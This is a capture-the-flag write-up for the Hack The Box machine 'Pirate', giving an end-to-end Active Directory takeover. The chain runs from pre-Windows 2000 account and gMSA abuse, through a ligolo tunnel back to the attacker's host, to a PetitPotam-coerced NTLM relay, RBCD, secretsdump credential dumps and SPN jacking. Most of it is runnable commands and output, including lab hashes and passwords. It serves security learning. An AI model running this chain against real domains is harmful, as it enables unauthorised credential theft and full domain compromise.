Pirate [HTB]

Review
The hard-level Windows machine chains interesting attack path. Obtaining pre-Windows 2k computers granted us ReadGMSAPassword rights over two gMSAs. Retrieved hashes allowed us to perform PtH and gain a shell on DC01. Initial recon on the DC revealed an additional host in the internal network -> WEB01. Pivoting with ligolo-ng allowed us perform an nmap scan of WEB01 which was vulnerable to an NTLM relay attack to LDAP. Using ntlmrelayx tool with --remove-mic option, the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on WEB01 was modified for the subsequent Resource-Based Constrained Delegation attack. The RBCD led to extracting several hashes and one cleartext password stored on WEB01. At the end, we abused the ForceChangePassword rights for a.white_adm account and, moreover, performed an SPN jacking attack to take over the domain)
Attack Path
[+] initial creds -> pentest : p3nt3st2025!&
~> Recon with Nmap
sudo nmap -p- $IP -sV -sC --min-rate=5000 -oN nmap-scan
Scan output:
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-28 03:37:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-28T03:39:25+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2026-08-28T03:25:59
|_Not valid after:  2027-08-28T03:25:59
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2026-08-28T03:25:59
|_Not valid after:  2027-08-28T03:25:59
|_ssl-date: 2026-08-28T03:39:24+00:00; +7h00m00s from scanner time.
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2026-08-28T03:25:59
|_Not valid after:  2027-08-28T03:25:59
|_ssl-date: 2026-08-28T03:39:25+00:00; +7h00m01s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2026-08-28T03:25:59
|_Not valid after:  2027-08-28T03:25:59
|_ssl-date: 2026-08-28T03:39:25+00:00; +7h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
#....
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2026-08-28T03:38:47
|_  start_date: N/A
Scanning reveals that we are dealing with a domain controller based on the open ports.
At this point, it is possible to highlight some findings:
Domain Name: pirate.htb
NETBIOS Name: DC01
Clock Skew: +7h
~> Some preparations
For more convenient interaction with a DC and further use of Kerberos, it’s recommended to do the following steps:
1) Add name resolution to /etc/hosts:
10.129.244.95 DC01.pirate.htb pirate.htb DC01
2) Generate the krb5.conf file:
nxc smb dc01.pirate.htb --generate-krb5-file /etc/krb5.conf
3) Synchronize the time:
sudo timedatectl set-ntp false
sudo ntpdate -u dc01.pirate.htb
Now we can go on.
~> Begin recon
Although we are able to gather information for bloodhound due to the presence of the valid credentials, I want to do some reconnaissance manually.
> SMB Shares
nxc smb dc01.pirate.htb -u 'pentest' -p $PASS --shares
Nothing. There are no useful SMB shares to research.
> LDAP (manual)
For LDAP queries, I used the ldapsearch.
First, users within the domain were checked:
LDAPTLS_REQCERT=never ldapsearch -x \
-D 'pentest@pirate.htb' -w $PASS \
-H ldaps://dc01.pirate.htb:636 -b "dc=PIRATE,dc=HTB" '(objectClass=User)' sAMAccountName \
| grep sAMAccountName:
This list is short enough.
sAMAccountName: Administrator
sAMAccountName: Guest
sAMAccountName: DC01$
sAMAccountName: krbtgt
sAMAccountName: a.white_adm
sAMAccountName: a.white
sAMAccountName: <span class="highlight_computer"> WEB01</span>$
sAMAccountName: MS01$
sAMAccountName: EXCH01$
sAMAccountName: gMSA_ADCS_prod$
sAMAccountName: pentest
sAMAccountName: gMSA_ADFS_prod$
sAMAccountName: j.sparrow
~> Pre-Windows 2k Computers
The list above contains computer accounts that always end with a dollar sign (like COMPUTERNAME$).
Also we need to pay attention to the Windows version that is often displayed by the NetExec tool:
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01)
Since Microsoft introduced the Windows Server 2025, the security of default machine account passwords has been improved - due to the text from the official release notes page:
Windows 2025 DCs block setting computer account passwords to the default password of the computer account name.
#...
ADAC and ADUC no longer allow creation of a pre-Windows 2000 account.
Another option worth mentioning, which exists in Windows Server 2019 (but does not in Windows Servers 2025) is the following one:

It is just a mention of the new versions and the fact that the following version (2019) supports this feature =)
Okay. What am I getting at? -> We may suppose that within the current domain, there are computer accounts configured as pre-Windows 2000.
Pre-Windows 2000 computers usually have a password that matches their name. For example, if a computer’s name is WS01$, its password will be ws01.
How can we distinguish pre-Windows 2000 computers from non-pre-Windows 2000?
Pre-Windows 2000 computers have some distinctive features:
~> The LogonCount attribute’s value is 0
~> The UserAccountControl attribute’s value is 4128 (32 - PASSWD_NOTREQD + 4096 - WORKSTATION_TRUST_ACCOUNT)
Now that we have figured out what pre-Windows 2k computers are, let’s try to find them using the following LDAP query:
LDAPTLS_REQCERT=never ldapsearch -x \
-D 'pentest@pirate.htb' -w $PASS \
-H ldaps://dc01.pirate.htb:636 -b "CN=Computers,DC=pirate,DC=htb" \
> '(&(UserAccountControl=4128)(LogonCount=0))' sAMAccountName DistinguishedName LogonCount UserAccountControl
The result:
# MS01, Computers, pirate.htb
dn: CN=MS01,CN=Computers,DC=pirate,DC=htb
distinguishedName: CN=MS01,CN=Computers,DC=pirate,DC=htb
userAccountControl: 4128
logonCount: 0
sAMAccountName: MS01$

# EXCH01, Computers, pirate.htb
dn: CN=EXCH01,CN=Computers,DC=pirate,DC=htb
distinguishedName: CN=EXCH01,CN=Computers,DC=pirate,DC=htb
userAccountControl: 4128
logonCount: 0
sAMAccountName: EXCH01$
As shown above, two computers correspond to these distinctive features.
But if we try to authenticate using NTLM:
nxc smb dc01.pirate.htb -u 'ms01$' -p 'ms01'
We will get the following problem:
[-] pirate.htb\ms01$:ms01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
In this case, we can avoid this using Kerberos authentication.
First, get a TGT for MS01:
getTGT.py pirate.htb/'MS01$'
Enter a passsword -> ms01.
Export ccache file to the environment variable:
export KRB5CCNAME=$(pwd)/MS01\$.ccache
Check the TGT:
klist
After these actions, we can freely use this ticket for authentication:
nxc smb dc01.pirate.htb --use-kcache
Obtaining the MS01 account was pretty cumbersome. So, to facilitate this type of process, we can just use the NetExec’s pre2k module:
nxc ldap dc01.pirate.htb -u 'pentest' -p $PASS -M pre2k

~> gMSA accounts
At this point, gather information about the domain using Rusthound-CE tool:
rusthound-ce -u 'pentest' -p $PASS \
-d pirate.htb -c All -z
After receiving Happy Graphing!, we uploaded ZIP archive to Bloodhound.
EXCH01 has no interesting vectors for the further way; however, this cannot be said about MS01.
The MS01 account is a member of the Domain Secure Server group.
Look at this graph:

A membership in this group gives us ReadGMSAPassword rights over two objects -> gMSA accounts, both of which, in turn, give us access to DC01 via their Remote Management Users group membership.
Group Managed Service Accounts (gMSA) are special domain accounts that are often used to facilitate service account management. They can be used to run services, scheduled tasks, etc.
The key point about gMSAs is that their passwords are randomly generated and automatically rotated by AD. The password is not intended to be known or managed by administrator.
The ReadGMSAPassword right grants us the ability to retrieve the managed password stored in the msDS-ManagedPassword attribute.
gMSADumper helps extract password hashes:
gMSADumper -k -d pirate.htb

gMSA_ADCS_prod$ : 1430191bce4f3731edd34d8c24a56c23
gMSA_ADFS_prod$ : bb510d80e8ed89f4cc81a1f1d374e164
After getting the hashes of both computer accounts, we can access a shell.
Perform PtH:
evil-winrm -H 1430191bce4f3731edd34d8c24a56c23 -u 'gMSA_ADCS_prod$' -i pirate.htb
~> In1ern@l N3twork
Here, another network interface exists (ipconfig):

The DC’s IP address is 192.168.100.1.
Earlier the WEB01 computer was revealed by the LDAP query.
sAMAccountName: WEB01$
I’ve tried to test the connection to this host:
Test-NetConnection -ComputerName 'WEB01'
Result:
ComputerName           : WEB01
RemoteAddress          : 192.168.100.2
InterfaceAlias         :
SourceAddress          :
PingSucceeded          : True
PingReplyDetails (RTT) : 0 ms
[+] WEB01 internal address -> 192.168.100.2
At this point, we can interact with WEB01 only via DC01 which will play a role of pivot host.
Pivoting is a technique used during engagements to use a compromised host as a gateway into an internal network that is unreachable from outside.
Launch ligolo:
ligolo-proxy -selfcert -api-laddr 127.0.0.1:11602
On the target, deliver the ligolo agent and execute the following command:
agent.exe --connect 10.10.14.98:11601 -ignore-cert
Establish a tunnel:

» session
» interface_create --name ligolo
» tunnel_start --tun ligolo
And the last step -> add a route for the created interface:
sudo ip route add 192.168.100.0/24 dev ligolo
~> NTLM Relay + RBCD
Nmap scan of WEB01:
nmap 192.168.100.2 --open -sV -sC --privileged
display the following results:
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-08-28T04:59:12
|_  start_date: N/A
The key discovery is an output by the smb2-security-mode script.
This -> Message signing enabled but not required - indicates that SMB signing is supported but not enforced, so, we can potentially attempt to perform NTLM relay attack.
~> NTLM Relay to LDAP
An NTLM relay attack is a MiTM-like technique in which an attacker obtains a victim’s NTLM authentication requestt and relays it to another service, allowing the attacker to authenticate to that service as the relayed principal without knowing its password.
Start ntlmrelay:
ntlmrelayx.py -t ldap://pirate.htb --remove-mic --escalate-user 'MS01$' --delegate-access -smb2support
Coerce WEB01 to authenticate to our kali host using PetitPotam:
python3 PetitPotam.py -u 'gMSA_ADCS_prod$' -hashes :1430191bce4f3731edd34d8c24a56c23 -d pirate.htb 10.10.14.98 192.168.100.2
We force WEB01 to authenticate via NTLM to our intermediate host, while the authentication is then relayed to DC01. The authentication data is captured and proxied to the DC01 ldap service ldap://pirate.htb.
We can perform an NTLM relay to LDAP because of the DC’s configuration: DC01 does not require LDAP signing (due to NetExec’s output - Signing:None).
The --delegate-access causes ntlmrelayx to modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the target machine (WEB01). The --escalate-user option allows us to specify a principal (in this case MS01$ account) in order to grant it permission to delegate access to WEB01. Also the --remove-mic is required for bypassing NTLM Message Integrity Code (MIC) validation.
Thus, as the result, we have MS01 account with the ability to impersonate other accounts when accessing services on WEB01. In other words, we change the AD configuration in a way that enables Resource-Based Contrained Delegation.

We can check whether the msDS-AllowedToActOnBehalfOfOtherIdentity attribute is actually set:
LDAPTLS_REQCERT=never ldapsearch -x -D 'pentest@pirate.htb' -w $PASS -H ldaps://dc01.pirate.htb:636 -b "cn=Computers,dc=PIRATE,dc=HTB" '(cn=WEB01)' msDS-AllowedToActOnBehalfOfOtherIdentity
~> Resource-Based Constrained Delegation
Resource-Based Constrained Delegation is an AD feature that addresses the Kerberos double-hop problem, allowing a trusted principal (hop 1) to obtain a service ticket to a defined service on a target host (hop 2) on behalf of another user. The target computer (hop 2) must have the msDS-AllowedToActOnBehalfOfOtherIdentity attribute, which specifies the principal (hop 1) that is trusted to act on behalf of other users when accesssing services on the target.
At this point, the controlled host (MS01) can obtain a service ticket using S4U2Proxy Kerberos extension on behalf of Administrator on WEB01:
getST.py -k -no-pass pirate.htb/'MS01$' -spn 'cifs/WEB01.pirate.htb' -impersonate Administrator

Set the obtained ticket as an environment variable.
export KRB5CCNAME=./Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache
DUMP EVERYTHING with secretsdump.py:
secretsdump.py -k -no-pass pirate.htb/Administrator@WEB01.pirate.htb -target-ip 192.168.100.2
Result:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x342dfe90cc4061078b79f011cd08f931
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1aac1584c2ea8ed0a9429684e4fc3e5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60da2d3ba00d6b5932e4c87dce6fa6b4:::
...
[*] DefaultPassword
PIRATE\a.white:E2nvAOKSz5Xz2MJu
[+] Administrator : b1aac1584c2ea8ed0a9429684e4fc3e5 [+] PIRATE\a.white:E2nvAOKSz5Xz2MJu
The local Administrator hash and the cleartext password for the a.white domain user were obtained.
Get a shell as an Administrator on WEB01 and read the user.txt:
evil-winrm -i 192.168.100.2 -u 'Administrator' -H 'b1aac1584c2ea8ed0a9429684e4fc3e5'

cat C:/Users/a.white/Desktop/user.txt
[+] C:\Users\a.white\Desktop\user.txt
~> ForceChangePassword over a.white_adm
Now, the a.white is under our control:
nxc smb dc01.pirate.htb -u 'a.white' -p 'E2nvAOKSz5Xz2MJu'
[+] pirate.htb\a.white:E2nvAOKSz5Xz2MJu
In bloodhound, a.white has ForceChangePassword rights over a.white_adm as shown here:

Change a password using the following command:
bloodyad --dc-ip 192.168.100.1 -d "pirate.htb" -u "a.white" -p "E2nvAOKSz5Xz2MJu" set password "a.white_adm" 'Qwe123!@#'
Now, we have the a.white_adm account.
~> SPN Jacking
a.white_adm has pretty interesting rights :)


As shown above, a.white_adm is a member of IT group which is granted WriteSPN rights over four computers including WEB01 and DC01. Moreover, the AllowedToDelegate is also assinged to a.white over WEB01.
These permissions make SPN jacking a viable attack path.
An SPN jacking is an attack technique that combines a constratined delegation with DACL abusing. It allows an attacker with WriteSPN permissions to move an SPN from one computer account to another potentially redirecting Kerberos authentication and gaining access to the target service.
Via LDAP query information about configured delegation:
nxc ldap dc01.pirate.htb --use-kcache --find-delegation
Constrained w/ Protocol Transition

This output indicates that a.white_adm can impersonate any domain user when obtaining service tickets to the HTTP/WEB01 and HTTP/WEB01.pirate.htb SPNs assigned to WEB01.
Constrained delegation with protocol transition is a delegation mechanism that allows a service to obtain a Kerberos service ticket on behalf of another user without requiring that user’s kerberos authentication to the service first.
Since we have WriteSPN permissions over DC01, we can assign the HTTP/WEB01.pirate.htb SPN to DC01.
However, because an SPN must be unique within the domain, we cannot assign it to the DC while it is still associated with WEB01. Therefore, we first need to remove the SPN from WEB01.
BloodyAD includes a useful command -> msldap which can be used to manipute SPNs. (bloodyad msldap --help)
First, remove the SPN from WEB01:
bloodyad --dc-ip 192.168.100.1 -d "pirate.htb" -u "a.white_adm" -p 'Qwe123!@#' msldap delspn 'CN=WEB01,CN=Computers,DC=pirate,DC=htb' 'HTTP/WEB01.pirate.htb'
Next, assign the SPN to DC01:
bloodyad --dc-ip 192.168.100.1 -d "pirate.htb" -u "a.white_adm" -p 'Qwe123!@#' msldap addspn 'CN=DC01,ou=Domain Controllers,DC=pirate,DC=htb' 'HTTP/WEB01.pirate.htb'
Now, the HTTP/WEB01.pirate.htb SPN is associated with DC01, it is possible to request a service ticket for it:
getST.py pirate.htb/a.white_adm:'Qwe123!@#' -spn 'HTTP/WEB01.pirate.htb' -impersonate Administrator -altservice cifs/DC01.pirate.htb -dc-ip dc01.pirate.htb

This command reqquests an ST for the previously assigned SPN while impersonating the Administrator account. The -altservice option allows us to use the obtained ticket for the cifs/DC01.pirate.htb service.
The last step, run secretsdump.py:
secretsdump.py -k -no-pass pirate.htb/Administrator@DC01.pirate.htb
And use the Administrator’s hash to access root.txt:
evil-winrm -H 598295e78bd72d66f837997baf715171 -u 'Administrator' -i pirate.htb

[+] C:/Users/Administrator/Desktop/root.txt